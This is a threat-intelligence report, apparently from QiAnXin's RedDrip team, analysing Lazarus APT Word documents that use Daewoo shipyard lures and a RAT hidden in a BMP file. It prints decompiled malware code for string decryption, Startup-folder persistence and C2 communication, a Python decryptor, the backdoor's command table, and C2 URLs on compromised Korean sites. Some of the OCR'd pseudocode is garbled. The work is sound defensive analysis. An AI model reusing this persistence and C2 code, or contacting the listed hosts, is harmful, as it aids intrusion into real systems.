

奇安信威胁情报中心

Archived: 2026-04-06 00:30:46 UTC

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等事件都出自APT组织Lazarus之手。


近日，奇安信红雨滴团队使用内部高价值样本狩猎流程捕获多个Lazarus组织新攻击样本，此类样本以东亚某知名造船厂（大宇造船：Daewoo Shipbuilding）、居民登记表等信息为诱饵，采用bmp文件隐藏RAT的方式进行载荷隐藏。

样本信息

捕获的样本均是韩语相关诱饵，都采用类似的VBA脚本进行攻击，样本信息如下：

文件名	MD5
참가신청서양식.doc	ed9aa858ba2c4671ca373496a4dd05d4
결의대회초안.doc	d5e974a3386fc99d2932756ca165a451
생활비지급.doc	71759cca8c700646b4976b19b9abd6fe

受害者启用宏后，将展示诱饵文档信息迷惑受害者，诱饵包括东亚某造船厂收购、居民登记表等相关信息。诱饵内容入下图所示：




样本分析

我们以MD5为d5e974a3386fc99d2932756ca165a451的样本进行分析。

-	-
MD5	d5e974a3386fc99d2932756ca165a451
文件名	결의대회초안.doc
创建时间	2021-03-31 00:01:00
创建者	William

文件名中文原意为决议会议草案。诱导用户点击按钮，则会执行宏代码。



启用宏，将展示诱饵信息内容，诱饵信息是关于韩国出售大宇造船厂给现代重工的相关言论。


```

v7 = 0;
v8 = 0;
do
  ++v6;
  while ( aMicrosoftcorpo[v6] );
  v9 = 0i64;
  v10 = 256i64;
  do
  {
    v19[v9] = v8;
    v11 = v9 % v6;
    ++v8;
    v19[++v9 + 255] = aMicrosoftcorpo[v11]; // MicrosoftCorporationValidation@#%$%&*(!US
  }
  while ( v8 < 256 );
v12 = 0i64;
do
{
  v13 = (unsigned __int8)v19[v12];
  v7 = (v13 + (unsigned __int8)v19[v12++ + 256] + v7) % 256;
  v14 = &v19[v7];
  v19[v12 - 1] = *v14;
  *v14 = v13;
  --v10;
}
while ( v10 );
v15 = 0;
v16 = v2;
if ( (int)v2 > 0 )
{
  do
  {
    v15 = (v15 + 1) % 256;
    v17 = &v19[v15];
    v18 = *v17;
    v5 = (v5 + (unsigned __int8)*v17) % 256;
    *v17 = v19[v5];
    v19[v5] = v18;
    *a1++ ^= v19[(unsigned __int8)v19[(unsigned __int8)v19[v5] + (unsigned __int8)*v17] % 256];
    --v16;
  }
  while ( v16 );
}
}
00002C2B.sub_140003790:40 (14000382B)

```

解密url。

```

CreateMutexA(0i64, 0, "Microsoft32");
if ( GetLastError() == 0x87 )
  return 0i64;
sub_140004160(); // 动态获取函数
if ( (unsigned int)call_WSAStartup(257i64, v12) )
  return 0i64;
memset(name, 0, 0x104ui64);
memset(byte_140024E60, 0, sizeof(byte_140024E60));
memset(byte_140024F70, 0, 0x104ui64);
memset(byte_1400252A0, 0, 0x104ui64);
v1 = 0;
v11[0] = 0;
v2 = (char *)sub_140004010("bYR+jw2oi3a79/wcTWDH7MCG0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZCk8=", 68i64, v11);
sub_140003DA0(v2, v2, (unsigned int)v11[0]); // http://www.jinjinpig.co.kr/Anyboard/skin/board.php"
v3 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+0iJLOGF1MSPsRjs3R9Dd2b1XQ==", 64i64, v11);
sub_140003DA0(v3, v3, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v4 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+0iJLOGF1MSPsRjs3R9Dd2b1XQ==", 64i64, v11);
sub_140003DA0(v4, v4, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v5 = v2;

```

解密函数如下：

```

__int64 fastcall sub_140003DA0(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r10
  char v4; // r11
  __int64 result; // rax
  unsigned int v6; // er9
  __int64 v7; // rbx
  char v8; // cl

  a3 = (int)a3;
  v3 = a2;
  v4 = 0x84;
  result = 0x57219043i64;
  v6 = 0x9A9A2C2;
  if ( (int)a3 > 0 )
  {
    v7 = a1 - a2;
    do
    {
      v8 = *(_BYTE*)(v7 + v3++);
      *(_BYTE*)(v3 - 1) = v4 ^ result ^ v6 ^ v8;
      v4 = v8 & result ^ v6 & (v4 ^ result);
      v6 = (v6 >> 8) | (((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20;
      result = ((unsigned int)result >> 8) | (((_DWORD)result << 7) ^ ((unsigned int)result ^ 16) * ((unsigned int)result ^ (2 * (_DWORD)result)))) & 0xFFFFFFFF << 17;
      --a3;
    }
    while ( a3 );
  }
  return result;
}

```

利用python还原解密函数逻辑如下图：

```

1 #!python3
2 import base64
3 url = "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+0iJ10GF1MSpsRjs3R9Dd2b1XQ=="
4 decode = base64.b64decode(url)
5 decode_len = len(decode)
6 eax = 0x57219043
7 r11b = 0x84
8 r9 = 0x9a9a2c2
9
10 for i in decode:
11     cl = i
12     al = eax & 0x000000FF
13     r9b = r9 & 0x000000FF
14     r9d = r9 & 0xFFFFFFFF
15     cl = (((cl ^ r9b) ^ al) ^ r11b)
16     print(chr(cl),end="")
17
18     cl = al & r11b
19     dl = (al ^ r11b) & r9b
20     r11b = dl ^ cl
21     r9 = (((((r9 * 8) ^ r9d) & 0x7f8) << 0x14) | ((r9d >> 0x3) ) & 0xFFFFFFFF
22     eax = (((((((eax^2) ^ eax) << 4) ^ eax) & 0xFFFFF80)^(eax<<7))<<0x11)|(eax>>0x8) & 0xFFFFFFFF

```

将该文件通过com接口shellLink在开机启动文件夹中创建“Visor 2010 Launcher.lnk”的指定快捷方式，实现持久化。

```


v1 = al;
v5 = 0xF3EFF5CA;
v6 = 0xACAEBCEE;
v7 = 0xD0BCACAD;
v8 = 0xFFFFE9FD;
v9 = 0xB2EEF9F4;
v10 = 0xF7F2F0;
memset(&v12, 0i64, 259i64);
if ( !(unsigned int)Call_SHGetFolderPathA((__int64)&v12) )// get CSIDL_STARTUP 开机启动文件夹
goto LABEL_11;
memset(&pszPath, 0i64, 259i64);
v2 = &v5;
if ( (_BYTE)v5 )
{
do
{
*( _BYTE *)v2 ^= 0x9Cu;
v3 = *((_BYTE *)v2 + 1) == 0; // "Visor 2010 Launcher.lnk"
v2 = (int *)((char *)v2 + 1);
}
while ( !v3 );
}
sprintf_s(&pszPath, 259i64, "%s\\%s", &v12, &v5);
if ( (unsigned int)PathFileExistsA(&pszPath) )
DeleteFileA(&pszPath);
if ( (unsigned int)sub_1400042E0(v1, (const CHAR *)&pszPath) )// com _ CLSID_ShellLink
result = 1i64;
else
LABEL_11:
result = 0i64;
return result;
}

```

与C2进行通信，获取命令执行。

The screenshot displays a debugger's assembly and memory dump windows. The assembly window shows instructions such as `mov eax, movu ptr [0], 0`, `mov rdx, rax`, and `mov byte ptr [rsp+44], al`. The memory dump window shows hex and ASCII values, including `POST /Anyboard/skin/board.php HTTP/1.1\r\nuser-Agent: Mozilla/4.0 (Compatible; MSIE 9.0; Windows NT 5.0; WOW64; Trident/5.0; InfoPa...`.

与C2成功建立通信后，将从返回数据中读取指令并执行。



该后门支持的指令功能介绍如下表所示

指令码	功能
8888	下载执行
9876	退出程序
9999	命令执行（创建线程，通过cmd执行命令）
8877	下载文件
1111	更改休眠时间
1234	创建线程内存加载执行代码
3333	删除自身
4444	关机

溯源关联

奇安信威胁情报中心红雨滴团队结合威胁情报中心ALPHA威胁分析平台 (<https://ti.qianxin.com>)，对此次攻击活动的手法、恶意代码等方面关联分析发现：此次攻击活动与Lazarus组织样本存在高度相似性。该样本与ed9aa858ba2c4671ca373496a4dd05d4 和d5e974a3386fc99d2932756ca165a451中使用的宏和第二阶段

内存载入的木马存在一致性。同时该样本的RAT为更全功能的版本，增加了移动自身到开机自启动文件夹的功能，实现了持久化。

Pseudocode-A	Pseudocode-A
<pre> 1 int sub_14000160B() 2 { 3 unsigned int v0; // ebx 4 int result; // eax 5 char *v2; // rcx 6 char v3; // [rsp+20h] [rbp-128h] BYREF 7 char v4[259]; // [rsp+21h] [rbp-127h] BYREF 8 9 v0 = 1; 10 result = sub_140001480(); 11 if (result) 12 { 13 v3 = 0; 14 memset(v4, 0x64, sizeof(v4)); 15 qword_1400253E0(0x164, &v3, 520x164); 16 Move_startup((int)64&v3); 17 do 18 { 19 if ((unsigned int)sub_140003220()) 20 { 21 dword_140024F68 = 0; 22 } 23 else 24 { 25 ++dword_140024F68; 26 ++v0; 27 if (v0 == 3 * (v0 / 3)) 28 { 29 v2 = byte_140025080; 30 } 31 else 32 { 33 v2 = byte_140024F70; 34 if (v0 % 3 != 1) 35 v2 = byte_1400252A0; 36 } 37 sub_140001360(v2); 38 if (dword_140024F68 == 6) 39 { 40 sub_140002490(); 41 exit(0); 42 } 43 } 44 qword_1400253A8((unsigned int)(1000 * dword_1400238FC)); 45 } 46 while (v0); 47 result = WSACleanup(); 48 } 49 return result; 50 } </pre>	<pre> 1 int sub_140001550() 2 { 3 unsigned int v0; // ebx 4 int result; // eax 5 char *v2; // rcx 6 char v3; // [rsp+20h] [rbp-128h] BYREF 7 char v4[259]; // [rsp+21h] [rbp-127h] BYREF 8 9 v0 = 1; 10 result = sub_140001310(); 11 if (result) 12 { 13 v3 = 0; 14 memset(v4, 0, sizeof(v4)); 15 call_GetModuleFileName(0x164, &v3, 520x164); 16 do 17 { 18 if ((unsigned int)sub_1400030A0()) 19 { 20 dword_140024F68 = 0; 21 } 22 else 23 { 24 ++dword_140024F68; 25 ++v0; 26 if (v0 == 3 * (v0 / 3)) 27 { 28 v2 = unk_140025080; 29 } 30 else 31 { 32 v2 = byte_140024F70; 33 if (v0 % 3 != 1) 34 v2 = unk_1400252A0; 35 } 36 sub_1400011F0(v2); 37 if (dword_140024F68 == 6) 38 { 39 Call_rm_del(); 40 exit(0); 41 } 42 } 43 call_Sleep((unsigned int)(1000 * int_time)); 44 } 45 while (v0); 46 result = WSACleanup(); 47 } 48 return result; 49 } </pre>
d5e974a3386fc99d2932756ca165a451	ed9aa858ba2c4671ca373496a4dd05d4
00000400 sub_14000160B:10 (14000160B)	00000970 sub_140001550:10 (140001570)


同时该样本使用的加密算法与之前Lazarus使用的BISTROMATH RAT的加密算法有一定的相似度。

<pre> unsigned int __cdecl sub_4010001(int a1, BYTE *a2, int a3, unsigned int a4, unsigned int a5) { unsigned int result; // eax char v6; // cl unsigned int v7; // edx BYTE *v8; // esi int i; // esi char v10; // bl bool v11; // zf unsigned int v12; // [esp+14h] [ebp+14h] result = a5; v6 = a4; v8 = a2; v7 = a4 >> 1; v12 = a4 >> 1; if (a3 > 0) { v8 = a2; for (i = a1 - (_DWORD)a2; i = a1 - (_DWORD)a2) { v8 = v6 ^ result ^ v7 ^ v8[i]; v10 = v7 & (v6 ^ result); v7 = (((unsigned __int16)v12 ^ (unsigned __int16)(8 * v12)) & 0x7F8) << 20 (v12 >> 8); v6 = v10 ^ result & v6; result = (((result << 7) ^ result ^ (16 * (result ^ (2 * result)))) & 0xFFFFFFFF) << 17 (result ++v8; v11 = a3-- == 1; v12 = v7; if (v11) break; } } return result; } </pre>	<pre> 1 __int64 __fastcall sub_140003DA0(__int64 a1, __int64 a2, __int64 a3) 2 { 3 __int64 v3; // r10 4 char v4; // r11 5 __int64 result; // rax 6 unsigned int v6; // er8 7 __int64 v7; // rcx 8 char v8; // cl 9 10 a3 = (int)a3; 11 v3 = a2; 12 v4 = 0x84; 13 result = 0x57219043164; 14 v6 = 0x9A9A2C2; 15 if ((int)a3 > 0) 16 { 17 v7 = a1 - a2; 18 do 19 { 20 v8 = *(BYTE*)(v7 + v3++); 21 *(BYTE*)(v3 - 1) = v8 ^ result ^ v6 ^ v8; 22 v4 = v4 & result ^ v6 & (v4 ^ result); 23 v6 = (v6 >> 8) (((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20; 24 result = (((unsigned int)result >> 8) (((_DWORD)result << 7) ^ ((unsigned int)result ^ ((un 25 --a3; 26 } 27 while (a3); 28 } 29 return result; 30 } </pre>
688890dbf532a4de7c83a58e6aa594f BISTROMATH RAT	7d7ad10a5d9fa1789b9a918625dbfe35
00000400 sub_4010001 (4010001)	000031A0 Cx11_crypto:10 (1400032A5)

总结

此次捕获的样本主要针对东亚地区开展攻击活动，暂未发现影响国内用户，但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



高级功能免费尝鲜

[查看详情: 前往试用, 探索更多功能>>](#)

IOCs

d5e974a3386fc99d2932756ca165a451

f4d46629ca15313b94992f3798718df7

0ecfa51cd4bf1a9841a07bdb5bfcd0ab

ed9aa858ba2c4671ca373496a4dd05d4

71759cca8c700646b4976b19b9abd6fe

118cfa75e386ed45bec297f8865de671

53648bf8f0121130edb42c626d7c2fc4

4d30612a928faf7643b14bd85d8433cc

0812ce08a75e5fc774a114436e88cd06

1bb267c96ec2925f6ae3716d831671cf

<http://mail.namusoft.kr/jsp/user/eam/board.jsp>

<http://www.jinjinpig.co.kr/Anyboard/skin/board.php>

http://snum.or.kr/skin_img/skin.php

<http://www.ddjm.co.kr/bbs/icon/skin/skin.php>

Source: <https://ti.qianxin.com/blog/articles/Analysis-of-attacks-by-Lazarus-using-Daewoo-shipyard-as-bait/>